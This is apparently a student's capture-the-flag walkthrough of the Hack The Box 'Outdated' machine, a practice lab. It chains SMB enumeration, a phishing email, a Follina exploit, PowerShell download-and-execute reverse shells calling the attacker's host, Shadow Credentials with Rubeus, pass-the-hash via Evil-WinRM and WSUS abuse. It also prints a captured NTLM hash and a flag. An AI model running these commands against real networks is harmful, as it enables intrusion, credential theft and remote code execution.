90 HTB OutDated


[HTB] Outdated

by Pablo `https://github.com/vorkampfer/hackthebox`

- Rescources

  1. S4vitar YouTube Channel
  2. `htbmachines.github.io`
  3. `https://github.com/vorkampfer/hackthebox`

FYI, you may have to reset this box a few times.



Objectives:

```
>>>Outdated
9th November 2022 / Document No D22.100.208
Prepared By: C4rm3l0
Machine Author: d4rkpayl0ad
Difficulty: Medium
Classification: Official
1. Synopsis
Outdated is a Medium Difficulty Linux machine that features a foothold based on the Follina CVE of 2022.
The box further encompasses an Active Directory scenario, where we must pivot from domain user to
domain controller, using an array of tools to leverage the ADs configuration and adjacent edges to our
advantage. The final step includes taking advantage of Windows Server Update Services- WSUS and using its
poor configuration to compromise the domain controller.
>>> Official Objectives
2. Skills Required
Fundamentals of Active Directory
Rudimentary BloodHound setup
3. Skills Learned
Shadow Credentials method
Golden Ticket Attack
Navigating Active Directory
.............................................................
>>> Objectives covered in this walk-through
1. SMB Enumeration
2. Follina Exploitation (CVE-2022-30190) + Nishang PowerShell TCP Shell [Remote Code Execution]
3. SharpHound + BloodHound DC Enumeration
4. Abusing AddKeyCredentialLink Privilege [Invoke-Whisker.ps1 - Shadow Credentials]
5. Getting the users NTLM Hash with Rubeus
6. Abusing WinRM - EvilWinRM
7. Abusing WSUS Administrators Group
8. WSUS Exploitation - Creating a malicious patch for deployment [Privilege Escalation]
```

1. Nmap

```
1. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p
25,53,88,135,139,389,445,464,593,636,3268,3269,5985,8530,8531,9389,49667,49685,49686,49689,49911,49928,58137
```

```
outdated.htb
2. ssl-cert: Subject: commonName=DC.outdated.htb
```

2. **CME**

```
1. ▷ crackmapexec smb 10.10.11.175
2. SMB  10.10.11.175 445 DC [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:outdated.htb) (signing:True)
(SMBv1:False)
3. ▷ crackmapexec smb 10.10.11.175 --shares
4. STATUS_USER_SESSION_DELETED(The remote user session has been deleted.)
```

Build number version for Windows Servers

3. **Looking up the version number I see it is a Windows 10 LTS, and most likely a Domain Controller.**

```
1. |1809|Long-Term Servicing Channel (LTSC)|
2. Google 'windows release builds' and paste in the find filter the build number from CrackMapExec
3. https://learn.microsoft.com/en-us/windows/release-health/release-information
```

4. **SMBCliENT NULL**

```
1.  ▷ smbclient -L 10.10.11.175 -N
.....................................................
        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Shares          Disk
        SYSVOL          Disk      Logon server share
        UpdateServicesPackages Disk      A network share to be used by client systems for collecting all software
packages (usually applications) published on this WSUS system.
        WsusContent     Disk      A network share to be used by Local Publishing to place published content on
this WSUS system.
        WSUSTemp        Disk      A network share used by Local Publishing from a Remote WSUS Console Instance.
SMB1 disabled -- no workgroup available
2. Great but it does not tell you the permissions. SMBMAP null does though.
3. I get schooled on SMB enumeration by S4vitar. Now that we have the permissions. We can access 'Shares' with
SMBCLIENT login and get the files that way.
4. ▷ smbclient //10.10.11.175/Shares -N
>>>smb: \> dir
>>>smb: \> get "NOC_Reminder.pdf"
>>>smb: \> prompt off
>>>smb: \> mget *
```

5. **SMBMAP NULL**

```
1. ▷ smbmap -H 10.10.10.175 -u 'nullzsession' --no-banner
[*] Detected 0 hosts serving SMB
2. SMBCLIENT detects and displays these shares but smbmap is able to authenticate or display them. Odd.
3. ▷ smbmap -H 10.10.11.175 -u 'nullsession' --no-banner
.............................................................
ADMIN$   NO ACCESS Remote Admin
C$           NO ACCESS Default share
IPC$     READ ONLY Remote IPC
NETLOGON NO ACCESS Logon server
Shares   READ ONLY
SYSVOL   NO ACCESS Logon server
UpdateServicesPackages  NO ACCESS A network
WsusContent     NO ACCESS A network
WSUSTemp        NO ACCESS A network

4.  ▷ smbmap -H 10.10.11.175 -u 'nullsession' --no-banner -r Shares
.............................................................
        ./Shares/
        dr--r--r--                0 Mon Jun 20 10:01:33 2022    .
        dr--r--r--                0 Mon Jun 20 10:01:33 2022    ..
        fw--w--w--           106977 Mon Jun 20 10:00:33 2022    NOC_Reminder.pdf
```

Updated: I put in the wrong ip number lol smbmap works fine.

6. **SMBCLIENT NULL again**

```
1. Since SMBMAP can not connect I try smbclient again. I try to list one of the shares but it will not list
specific shares just the main share folder.
```

```
2.  ▷ smbclient -L 10.10.11.175 "//10.10.11.175/WsusTemp" -N
3. ▷ smbclient 10.10.11.175 "//10.10.11.175/UpdateServicesPackages" -N
```

- *#pwn_smb_permissions_using_crackmapexec*
- *#smb_enumeration_crackmapexec_is_better_than_smbmap*

Better than SMBMAP Null Permissions is CME

7. **CME the "Swiss Army Knife of Hacking" can also do null session on smb and list share contents *with permissions*.**

```
1. ~/.cmevirt/.mycmevirt/CrackMapExec (master ✔) ▷ crackmapexec smb 10.10.11.175 -u 'nullsessions' -p '' --
shares
2. SUCCESS, now we can see the permissions on the shares.
.............................................................
Share           Permissions
-----           -----------
ADMIN$
C$
IPC$             READ
NETLOGON
Shares           READ
SYSVOL
UpdateServicesPackages
WsusContent
WSUSTemp
3. Basically, IPC$ and Shares is the only ones we can read right now
4. Here is an awk to cut out this table to display it nicely in Obsidian.
5. ▷ cat tmp | awk -F" " '{print $5,$6}'
```

8. **RpcClient**

```
1. ▷ rpcclient -U "" 10.10.11.175 -N
>>>rpcclient $> enumdomusers
>>>result was .NT_STATUS_ACCESS_DENIED
>>>rpcclient $> exit
```

9. `01:39:00`

Go-Lang build and application

10. `Kerbrute` **it programmed in GO and you can reduce the size with the following commands.**

```
1. You can build Kerbrute or anything coded in go with this command.
2. cd into the cloned directory.
3. go build .
4. Do a 'du -hc kerbrute' to see the size in megabytes of the file. With the following command you can reduce the
size of the built application.
5. go build -ldflags "-s -w" .
6. if you run du -hc again you can see the application is smaller. If you run upx it can reduce the size even
more.
7. upx kerbrute
```

11. **Run Kerbrute. I didn't get much with no password.**

```
1. ▷ sudo kerbrute userenum --dc 10.10.11.175 -d outdated.htb /usr/share/seclists/Usernames/xato-net-10-million-
usernames.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 11/03/23 - Ronnie Flathers @ropnop

2023/11/03 20:11:22 >  Using KDC(s):
2023/11/03 20:11:22 >   10.10.11.175:88

2023/11/03 20:11:31 >  [+] VALID USERNAME:       guest@outdated.htb
2023/11/03 20:11:50 >  [+] VALID USERNAME:       administrator@outdated.htb
2023/11/03 20:14:57 >  [+] VALID USERNAME:       Guest@outdated.htb
2023/11/03 20:14:58 >  [+] VALID USERNAME:       Administrator@outdated.htb
2023/11/03 20:15:12 >  [+] VALID USERNAME:       client@outdated.htb
2023/11/03 20:26:17 >  [+] VALID USERNAME:       GUEST@outdated.htb
^C
2. Saving user 'client' to users list.
```

12. `GetNPUsers.py` **for client**

```
1. echo -n "client" > users
2. ▷ ./GetNPUsers.py outdated.htb/ -no-pass -usersfile ~/hackthebox/outdated/users
Impacket v0.12.0.dev1+20230914.14950.ddfd9d4c - Copyright 2023 Fortra

[-] User client does not have UF_DONT_REQUIRE_PREAUTH set
```

13. **Enumerate the pdf file *NOC_Reminder.pdf*.**

```
1.  ▷ firefox NOC_Reminder.pdf
```

SWAKS terminal email ???

14. **Apparently swaks is a terminal emailer. I am kind of lost with this package.**

```
~/hackthebox/outdated ▷ swaks --to itsupport@outdated.htb --from ninja@phishing.com --body "http://10.10.14.2/" -
-header "Subject: Buggy Web qpp
=== Trying outdated.htb:25...
=== Connected to outdated.htb.
<-  220 mail.outdated.htb ESMTP
 -> EHLO h3lix
<-  250-mail.outdated.htb
<-  250-SIZE 20480000
<-  250-AUTH LOGIN
<-  250 HELP
 -> MAIL FROM:<ninja@phishing.com>
<-  250 OK
 -> RCPT TO:<itsupport@outdated.htb>
<-  250 OK
 -> DATA
<-  354 OK, send.
 -> Date: Sat, 04 Nov 2023 00:46:43 -0600
 -> To: itsupport@outdated.htb
 -> From: ninja@phishing.com
 -> Subject: Buggy Web qpp
 -> Message-Id: <20231104004643.007155@h3lix>
 -> X-Mailer: swaks vDEVRELEASE jetmore.org/john/code/swaks/
 ->
 -> http://10.10.14.2/
 ->
 ->
 -> .
<-  250 Queued (11.096 seconds)
 -> QUIT
<-  221 goodbye
=== Connection closed with remote host.
~/hackthebox/outdated ▷
2. Setup a listener on port 80
3. sudo nc -nlvp 80
4. FAILED
```

> **Seems like the swaks email has failed. I have had my listener on port 80 for a long time and I got nothing back.**
> 15. **The pdf we downloaded from the SMBCLIENT session earlier called `NOC_Reminder.pdf` has vulnerabilities. Here is the body of the text from the corporate memo.**

```
1. Due to last week's security breach we need to rebuild some of our core servers. This has impacted a handful of
our workstations, update
services, monitoring tools and backups. As we work to rebuild, please assist our NOC by e-mailing a link to any
internal web applications to
itsupport@outdated.htb so we can get them added back into our monitoring platform for alerts and notifications.
2. We have also onboarded a new employee to our SOC to assist with this matter and expedite the recovery of our
update services to ensure all
critical vulnerabilities are patched and servers are up to date. The CVE list below is top priority, and we must
ensure that these are patched
ASAP.
3. Thank you in advance for your assistance. If you have any questions, please reach out to the mailing list
above
4. Here are the CVEs mentioned in the memo
.............................................................
CVE ID Type Publish Date Score Access Complexity Description
CVE-2022-30190 Exec Code 2022-06-01 9.3 Remote Medium Microsoft Windows
Execution Vulnerability.
CVE-2022-30138 Exec Code 2022-05-18 7.2 Local Low Windows Print
CVE-2022-30129 Exec Code 2022-05-10 6.8 Remote Medium Visual Studio
CVE-2022-29130 Exec Code 2022-05-10 9.3 Remote Medium Windows LDAP
```

```
CVE-2022-29110 Exec Code 2022-05-10 9.3 Remote Medium Microsoft Excel
```

Follina

16. **S4vitar googles *CVE-2022-30190* the first one, and finds the *Follina* exploit.**

```
1. google 'CVE-2022-30190 analizando follina espanol'
2. https://ciberseguridad.blog/analizando-y-explotando-follina-msdt-cve-2022-30190/
3. google 'follina github exploit'
4. John Hammand has a follina version which workds well stripped down . See the guide by 0xdf on HTB Outdated. He
does a great job with this exploit. The one we want is from chvancooten.
5. https://github.com/chvancooten/follina.py
6. Clone the follina repo
7. ~/hackthebox/outdated ▷ git clone https://github.com/chvancooten/follina.py.git
8. cd into the repo
9. python3 follina.py (Brings up the usage menu)
```

HTB Box Reset watch

17. **I am resetting the box because the swaks command should work. S4vitar says that the box is very unstable and may need resetting. With this command you can watch for it to come back online and it will ping the box once it is online.**

```
1. watch -n 30 ping -c 1 10.10.11.175
2. The above command will watch this ip and ping one time every 30 seconds or whatever paramenters you set up.
```

I go to `0xdf` write-up on this box to see if I can get a better understanding of this box

Got Shell easy method

Initial Foot-Hold

18. **I wound up following the guide by `0xdf` he does a good job with this follina exploit. He recommends a stripped down John Hammond version of this exploit. Which worked great for me.**

```
1. copy nc64.exe to your working directory rename it nc.exe
2. setup a python server on port 80
3. sudo python3 -m http.server 80
4. set up a nc listener on port 443
5. ▷ sudo rlwrap -cAr nc -nlvp 443
6. generate the msdt.html payload
7. Copy the python payload from here.
8. https://0xdf.gitlab.io/2022/12/10/htb-outdated.html
9. Paste the payload into a file and name it. msdt.html
10. Edit the msdt.html payload with your tun0 ip and port and do not forget to change nc64.exe to nc.exe.
11. To execute the payload you need to use 'Swaks'
12. ▷ swaks --to itsupport@outdated.htb --from "ninja@phisher.htb" --header "Subject: Internal web app" --body
"http://10.10.14.2/msdt.html"
13. You can change what is inside the quotes to whatever you want. The body must be like this but just change to
your ip.
14. for a quick summary how the payload triggers see below.
```

How it happened

19. **The payload first grabs the `msdt.html` and then runs it(`msdt.html`) which grabs the `nc.exe` and executes it.**

```
1. /outdated ▷ sudo python3 -m http.server 80
[sudo] password for pepe:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.175 - - [04/Nov/2023 03:06:27] "GET /msdt.html HTTP/1.1" 200 -
10.10.11.175 - - [04/Nov/2023 03:06:33] "GET /nc.exe HTTP/1.1" 200 -
2. C:\Users\btables\AppData\Local\Temp\SDIAG_ce7818cb-ac7a-46bb-b7eb-9bcafbea7a62> whoami
whoami
outdated\btables
3. Powershell, upgrade to powershell
4. C:\Users\btables\AppData\Local\Temp\SDIAG_ce7818cb-ac7a-46bb-b7eb-9bcafbea7a62>powershell
powershell
Windows PowerShell
5. PS C:\Users\btables\AppData\Local\Temp\SDIAG_ce7818cb-ac7a-46bb-b7eb-9bcafbea7a62>
```

- *#pwn_strace_tool_to_trouble_shoot_a_busy_port*
- *#pwn_busy_port_troubleshoot_with_strace_command*
- *#pwn_port_troubleshooting_using_STRACE*

S4vitar version of getting the initial shell

20. **This is the initial shell by s4vitar. He uses IEX with the follina.py**

```
1. python3 follina.py -m command -t rtf -c "IEX(New-Object
Net.WebClient).downloadString('http://10.10.14.2/Invoke-PowerShellTcp.ps1')"
2. I like changing the name of the 'Invoke-PowerShellTcp.ps1' to nishang.ps1 or rev.ps1. Also do not forget to
add the reverse shell command to the bottom of the Invoke-PowerShellTcp.ps1 script.
3. sudo python3 -m http.server 80
4. To trouble shoot the payload he does something really cool. He uses strace and then sends it to 2>&1 | grep
htons
5. He greps htons on the strace output and that shows him what is using port 80 because he keeps getting port 90
is in use error.
6. strace python3 follina.py -m command -t rtf -c "IEX(New-Object
Net.WebClient).downloadString('http://10.10.14.2/Invoke-PowerShellTcp.ps1')" 2>&1 | grep htons
7. Ok that troubleshooting is an optional thing I just wanted to note down. You need to trigger the payload using
swaks the same as above.
8. swaks --to itsupport@outdated.htb --from savitar@savitar.com --body "http://10.10.14.2/" --header "Subject:
Internal web app"
9. I like swaks but this command he does not have the GET command grabbing anything. I think that is why he is
having trouble getting it to take his python server on port 80.
```

21. **Left off `02:15:00`, I finally get the initial shell using `follina.py` exploit.**

```
1. python3 follina.py -m command -t rtf -c "IEX(New-Object
Net.WebClient).downloadString('http://10.10.14.3/nishang.ps1')"
2. swaks --to itsupport@outdated.htb --from savitar@savitar.com --body "http://10.10.14.3/" --header "Subject:
Internal web app"
3. python3 -m http.server 80
4. sudo rlwrap -cAr -nc -nlvp 443
```

CON PTY Shell

22. **At Time Stamp `02:35:00` he talks about getting a CON PTY SHELL**
23. **I looked for a user flag and there isn't one. Savitar could not find it either.**

```
1. Enumerate the box
2. NO FLAG =(
3. PS C:\> whoami /all
4. To exit from Powershell and go back to a cmd.exe shell just type exit
5. PS C:\> exit
```

24. **I set up an smbserver.py to grab the hash of btables.**

```
1.  ▷ sudo smbserver.py ninjafolder $(pwd) -smb2support
2. PS C:\Users\btables\Documents\WindowsPowerShell\Scripts> dir \\10.10.14.3\ninjafolder\test123.txt
3. FAIL not crackable
```

- *#pwn_PowerShell_curl_to_upload_to_victim_server*
- *#pwn_CURL_POWERSHELL_upload_SharpHound_exe_to_Victim_Server*
- *#pwn_MOVE_command_to_transfer_a_file_in_POWERSHELL*

SharpHound.exe upload via curl and move command

25. **He is going to upload SharpHound.exe and run it from the Temp directory. He creates another folder inside Temp call Recon. *He uses `Curl` to upload `SharpHound.exe` to the victim server.***

- *#pwn_smbserver_copy_from_victim_to_attacker_machine*

```
1. sudo python3 -m http.server 80
2. PS C:\Users\btables\Documents\WindowsPowerShell\Scripts> curl 10.10.14.3/SharpHound.exe -o SharpHound.exe
3. You can also use IWR
4. PS C:\programdata> iwr http://10.10.14.3/SharpHound.exe -outfile s.exe
5. PS C:\Users\btables\Documents\WindowsPowerShell\Scripts> mkdir C:\Windows\Temp\Recon
6. PS C:\Users\btables\Documents\WindowsPowerShell\Scripts> move SharpHound.exe
C:\Windows\Temp\Recon\SharpHound.exe
7. PS C:\Users\btables\Documents\WindowsPowerShell\Scripts> cd C:\Windows\Temp\Recon
8. PS C:\Windows\Temp\Recon> .\SharpHound.exe
9. PS C:\programdata> .\SharpHound.exe -C all
10. SUCCESS, SharpHound.exe was not blocked
11. Use the SMBSERVER.PY to copy the SharpHound.exe ingestor to the attacker machine.
12. ▷ sudo smbserver.py ninjafolder $(pwd) -smb2support
13. PS C:\Windows\Temp\Recon> copy 202301102180615_BloodHound.zip \\10.10.14.3\ninjafolder\bh.zip
14. COPY from a victim computer to the attacker machine using smbserver.py
```

Whiskers.exe

- #pwn_whisker_ps1_from_git_clone_PowerSharpPack_by_S3cur3Th1sSh1t
- #pwn_whisker_knowledge_base

26. **Do a google search for *ghost binary compiled*.**

```
1. https://github.com/r3motecontrol/Ghostpack-CompiledBinaries
2. Google 'invoke-whisker.ps1'
3. https://github.com/IAMinZoho/OFFSEC-PowerShell/blob/main/Invoke-Whisker.ps1
4. Savitar is picking a different github but the same ps1 script.
5. I am going to get clone the repo he is recommending but I do not think whisker is part of the clone repo
anymore.
6. git clone https://github.com/S3cur3Th1sSh1t/PowerSharpPack.git
7. ▷ cd PowerSharpPack/PowerSharpBinaries
8. /outdated/PowerSharpPack/PowerSharpBinaries (master ✔) ▷ ls -lahr
9. It does have it
10. rw-r--r--   23k pepe  5 Nov 21:39  Invoke-Whisker.ps1
11. There is this Python version on 0xdf website
12. git clone https://github.com/ShutdownRepo/pywhisker.git
13. It even has a requirements.txt so you can run it in a virtual environment
```

27. **Savitar method for Whisker is easier to follow**

```
1. PS C:\Windows\Temp\Recon> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.3/Invoke-Whisker.ps1')
2. LOL i was wondering what Savitar was doing he was uploading the entire PowerPack.ps1 and he realized the error
and found this one. Invoke-Whisker.ps1
3. PS C:\Windows\Temp\Recon> Invoke-Whisker -Command "add /target:sflowers"
```

28. **Machines on Savitars site `htbmachines.github.io` that deal with `evasion` are**

```
1. Minion
2. Giddy
3. Sense
4. Blue
5. Overgraph
6. APT
7. I have done all of them except Minion, Sense, and Overgraph.
```

Upload and Execute Rubeus.exe with payload from Whisker.ps1

- #pwn_Rubeus_reliable_download_knowledge_base
- #pwn_Rubeus_knowledge_base

Rubeus Knowledge Base

29. **He google searches again for Ghostpak Compiled Binaries. This repo is old**

```
1. Google 'Ghostpak Compiled Binaries'
2. https://github.com/r3motecontrol/Ghostpack-CompiledBinaries
3. Git Cloning the whole repo is the best way to get Rubeus.exe to work. Do not wget or download the .exe
directly. Do a git clone.
4. git clone https://github.com/r3motecontrol/Ghostpack-CompiledBinaries.git
5. ▷ cp Rubeus.exe ~/hackthebox/outdated
6. ▷ sudo smbserver.py ninjafolder $(pwd) -smb2support
7. PS C:\Windows\Temp\Recon> curl 10.10.14.3/Rubeus.exe -o Rubeus.exe
8. SUCCESS, no problems
9. PS C:\Windows\Temp\Recon> .\Rubeus.exe
10.That brings up the usage menu
11. Execute Rubeus.exe with that big hash that Whisker.ps1 produced
12. cat data | tr -d '\n' | xclip -sel clip
13. The xclip thing is cool but it failed for me because I already have 2 clipboards
14. We execute the payload using Rubeus.exe
15. PS C:\Windows\Temp\Recon> .\Rubeus.exe asktgt /user:sflowers /certificate:MIIJuAIBAzCCCX<SNIP>
16. SUCCESS!!! This is the first time I have ever gotten Rubeus.exe to work for me, and I have done 55 boxes on
hack the box. lol
.......................................................................
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Ask TGT
```

```
[*] Using PKINIT with etype rc4_hmac and subject: CN=sflowers
[*] Building AS-REQ (w/ PKINIT preauth) for: 'outdated.htb\sflowers'
[*] Using domain controller: 172.16.20.1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
 ServiceName              :  krbtgt/outdated.htb
  ServiceRealm             :  OUTDATED.HTB
  UserName                 :  sflowers
  UserRealm                :  OUTDATED.HTB
  StartTime                :  11/6/2023 4:56:33 AM
  EndTime                  :  11/6/2023 2:56:33 PM
  RenewTill                :  11/13/2023 4:56:33 AM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  wVcrmsvQyvYudrnTGTsTRw==
  ASREP (key)              :  E048CF47F3F026CEF6747F7268882E61

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 1FCDB1F6015DCB318CC77BB2BDA14DB5
18.
```

Pass the hash with *NTLM* hash using CrackMapExec

- *#pwn_pass_the_hash_with_crackmapexec*

30. **CME for Pass the hash using NTLM from Rubeus.exe payload.**

```
1. (.venv) ~/.cmevirt/.mycmevirt/CrackMapExec (master ✔) ▷ crackmapexec smb 10.10.11.175 -u 'sflowers' -H
'1FCDB1F6015DCB318CC77BB2BDA14DB5'
2. SUCCESS, but no (.Pwn3d!)
3.  [+] outdated.htb\sflowers:1FCDB1F6015DCB318CC77BB2BDA14DB5
4. Lets try winrm anyway
5. SUCCESS we get a (.Pwn3d!)
6. (.venv) ~/.cmevirt/.mycmevirt/CrackMapExec (master ✔) ▷ crackmapexec winrm 10.10.11.175 -u 'sflowers' -H
'1FCDB1F6015DCB318CC77BB2BDA14DB5'
7. [+] outdated.htb\sflowers:1FCDB1F6015DCB318CC77BB2BDA14DB5 (.Pwn3d!)
8. So that means we can *Evil-WinRM* doing a pass that hash
```

Upgraded shell with `*Evil-WinRM*`

Pass the Hash with `*Evil-WinRM*`

- *#pwn_pass_the_hash_with_evil_winrm*

31. **evil-winrm pass the hash**

```
1. ▷ evil-winrm -i 10.10.11.175 -u 'sflowers' -H '1FCDB1F6015DCB318CC77BB2BDA14DB5'

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sflowers\Documents> whoami
outdated\sflowers
2. Now if we do an ipconfig we can see that we have also escaped the container ip we were in.
```

This box was a really hard for me to get the initial Shell, but now everything should get easier from here since this is supposed to be a medium box.

32. **We can see that we have escaped the container with an ipconfig command.**

```
1. Initially we are inside a container
PS C:\> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:
```

```
   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.20.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.20.1
.......................................................................
2. After we do a pass the hash we can do the ipconfig again and see that we have escaped the container.

*Evil-WinRM* PS C:\Users\sflowers\Documents> ipconfig

Windows IP Configuration


Ethernet adapter vEthernet (vSwitch):

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.20.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 0.0.0.0

Ethernet adapter Ethernet0 3:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::19f
   IPv6 Address. . . . . . . . . . . : dead:beef::8997:e3:db2d:6c05
   Link-local IPv6 Address . . . . . : fe80::8997:e3:db2d:6c05%15
   IPv4 Address. . . . . . . . . . . : 10.10.11.175
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:1014%15 (10.10.10.2)
```

33. **We get the flag for sflowers.**

```
1. *Evil-WinRM* PS C:\Users\sflowers\Documents> type C:\Users\sflowers\Desktop\user.txt
d3ecc487b5a9a952eab7897e0c933c22
```

34. **Enumerate the box**

```
1. *Evil-WinRM* PS C:\Users\sflowers> whoami /priv
2. *Evil-WinRM* PS C:\Users\sflowers> whoami /all
3. After running whoami /all we can see a 'OUTDATED\WSUS Administrators'
4. *Evil-WinRM* PS C:\Users\sflowers> net user sflowers
5. Local Group Memberships *Remote Management Use* WSUS Administrators
6. google 'what is WSUS'
7. Windows Server Update Services (**WSUS**) enables information technology administrators to deploy the latest
Microsoft product updates. You can use **WSUS** to fully manage the distribution of updates that are released
through Microsoft Update to computers on your network. Basically, it is a dedicated update server. Other servers
request the updates from this server. This serves to lower congestion on the network. You can abuse these WSUS
servers to inject a malicious update and infect the network.
```


Time Stamp `@:03:18:00`

35. **Google *'WSUS exploit'***

```
1. Google 'WSUS exploit github Nettitude labs'
2. https://labs.nettitude.com/blog/introducing-sharpwsus/
3. Here is an image from the website for context. See image below.
```

WSUS Architecture

Typically, the architecture of WSUS deployments is quite simple, although they can be configured in more complex ways. The most common deployment consists of one WSUS server within the corporate network. This server will reach out to Microsoft over HTTP and HTTPS to download Microsoft patches. After downloading these, the WSUS server will deploy the patch to clients as they check in to the WSUS server. Communication between the WSUS server and the clients will occur on port 8530 for HTTP and 8531 for HTTPS. An example of this deployment is below:



SharpWSUS

36. **SharpWSUS is culmination of previous great tooling to exploit WSUS in one package.**

```
1. SharpWSUS

Attacks on WSUS are nothing new and there is already fantastic tooling out there for abusing WSUS for lateral
movement such as WSUSPendu (https://github.com/AlsidOfficial/WSUSpendu), which is the PowerShell script that
formed the basis for this tool. There is also another .NET tool publicly available called Thunder_Woosus
(https://github.com/ThunderGunExpress/Thunder_Woosus) which aimed to take some functionality from WSUSPendu and
port it to .NET.

SharpWSUS is a continuation of this tooling and aims to bring the complete functionality of WSUSPendu and
Thunder_Woosus to .NET in a tool that can be reliably used through C2 channels and offers flexibility to the
operator.

The flow of using SharpWSUS for lateral movement is as follows:

    Locate the WSUS server and compromise it.
    Enumerate the contents of the WSUS server to determine which machines to target.
    1. Create a WSUS group.
    2. Add the target machine to the WSUS group.
    3. Create a malicious patch.
    4. Approve the malicious patch for deployment.
    5. Wait for the client to download the patch.
    6. Clean up after the patch is downloaded.
```

